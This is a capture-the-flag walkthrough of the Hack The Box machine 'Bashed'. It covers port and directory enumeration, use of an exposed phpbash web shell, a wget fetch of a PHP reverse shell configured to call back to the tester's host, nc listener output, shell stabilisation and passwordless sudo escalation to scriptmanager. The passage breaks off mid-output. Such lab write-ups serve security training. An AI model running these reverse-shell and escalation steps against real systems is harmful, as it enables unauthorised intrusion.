Bashed - 10.10.10.68

Enumeration

Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.68
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-26 05:02 EDT
Nmap scan report for 10.10.10.68
Host is up (0.24s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.45 seconds
```


Gobuster

Enumerating the Apache webserver with gobuster.

```
gobuster dir -t 50 -w /usr/share/seclists/Discovery/Web-Content/common.txt -o log/gobuster.out
 ↪  -u http://10.10.10.68
```

```
/.htpasswd            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/index.html           (Status: 200) [Size: 7743]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/server-status        (Status: 403) [Size: 299]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
```

Website




DEVELOPMENT • DECEMBER 4, 2017


phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

The github link, https://github.com/Arrexel/phpbash reveals partial code of the website.




phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash



Arrexel Patch XSS vuln bf3e591 on Feb 14, 2018 **30** commits

LICENSE	Initial commit	4 years ago
README.md	spelling fix, no content changes	3 years ago
phpbash.min.php	Patch XSS vuln	3 years ago
phpbash.php	Patch XSS vuln	3 years ago




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Both files **phpbash.php** and **phpbash.min.php** looks to be the same as in the github repository. Hence source code is revealed.

The page http://10.10.10.68/dev/phpbash.php is an interactive shell coded in php.




```
www-data@bashed:/var/www/html/dev# ls -la
total 28
drw-r-xr-x 2 root root 4096 Dec 4 2017 .
drw-r-xr-x 10 root root 4096 Dec 4 2017 ..
-rw-r-xr-x 1 root root 4688 Dec 4 2017 phpbash.min.php
-rw-r-xr-x 1 root root 8280 Nov 30 2017 phpbash.php
```

Exploitation

Getting a reverse shell


Going to **/dev/shm**, the attacker can upload a reverse shell as normally anyone can write to **/dev/shm**.



```
www-data@bashed:/var/www/html/dev# cd /dev/shm
www-data@bashed:/dev/shm# touch test
www-data@bashed:/dev/shm# ls
test
```


Normally on kali linux, these are some default location where php reverse shells can be found.

```
$ locate php-reverse
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```



```
~/htb/bashed  locate php-reverse
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

~/htb/bashed  cp /usr/share/laudanum/php/php-reverse-shell.php .

~/htb/bashed  ls
log  nmap  notes  php-reverse-shell.php

~/htb/bashed  mkdir exploit

~/htb/bashed  mv php-reverse-shell.php exploit/rev.php
```

Editing the php reverse shell to connect to the attacker's IP address.




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.23';  // CHANGE THIS
$port = 8888;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


```
~/htb/bashed   ip a s tun0
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast stat
    link/none
    inet 10.10.14.23/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1015/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::5fba:1b24:f6b7:ac1b/64 scope link stable-privacy
       valid_lft forever preferred_lft forever

~/htb/bashed
```

The attacker then hosts a http server and also setup **nc** to listen for an incoming connection on port **8888**.

```
nc -lvnp 8888
python3 -m http.server 80
```




```
test
www-data@bashed:/dev/shm# which curl
www-data@bashed:/dev/shm# which wget
/usr/bin/wget
www-data@bashed:/dev/shm# wget 10.10.14.23/rev.php
--2021-04-26 02:39:57-- http://10.10.14.23/rev.php
Connecting to 10.10.14.23:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'rev.php'

0K ..... 100% 95.6M=0s

2021-04-26 02:39:58 (95.6 MB/s) - 'rev.php' saved [5493/5493]

www-data@bashed:/dev/shm# ls
rev.php
test
```



```
www-data:/dev/shm# php ./rev.php
```


After running the reverse shell on the server, the attacker gets a **nc** connection.



```
~/htb/bashed/exploit  bash
┌──(kali□ kali)-[~/htb/bashed/exploit]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 49526
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_6
 02:40:53 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 

~/htb/bashed/exploit  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.68 - - [26/Apr/2021 05:32:41] "GET /rev.php HTTP/1.1" 200 -

~/htb/bashed/exploit  ls
rev.php

~/htb/bashed/exploit
```

The reverse shell is then stabilised using the following commands.

```
which python # to know which python version exists
python -c 'import pty;pty.spawn("/bin/bash")' # gets a proper tty shell
# the shell is then backgrounded using ctrl+z
stty raw -echo # this is executed on the attackers machine
# then press fg to resume the tty shell
export TERM=xterm # after setting the terminal type, the screen can now be cleared
```




```
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ ^Z
[1]+  Stopped                 nc -lvnp 8888
┌──(kali□ kali)-[~/htb/bashed]
└─$ stty raw -echo
┌──(kali□ kali)-[~/htb/bashed]
nc -lvnp 8888

www-data@bashed:/$ export TERM=xterm
www-data@bashed:/$ 
```

Privilege Escalation to scriptmanager

Vulnerability Explanation:

As can be seen below, the user **www-data** can execute any command as the user **scriptmanager** *without the need of a password*




```
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ sudo -u scriptmanager bash
scriptmanager@bashed:/$
```

User.txt

```
find /home -type f -ls 2>/dev/null
```


The above command finds everything having the type **file** in the directory **/home**, as well as listing all the attributes of each file and finally **2>/dev/null** mean to redirect standard error to **/dev/null**.



```
scriptmanager@bashed:/$ find /home -type f -ls 2>/dev/null
    15938      4 -rw-r--r--   1 scriptmanager scriptmanager      655 Dec  4  2017 /home/scriptmanager/.profile
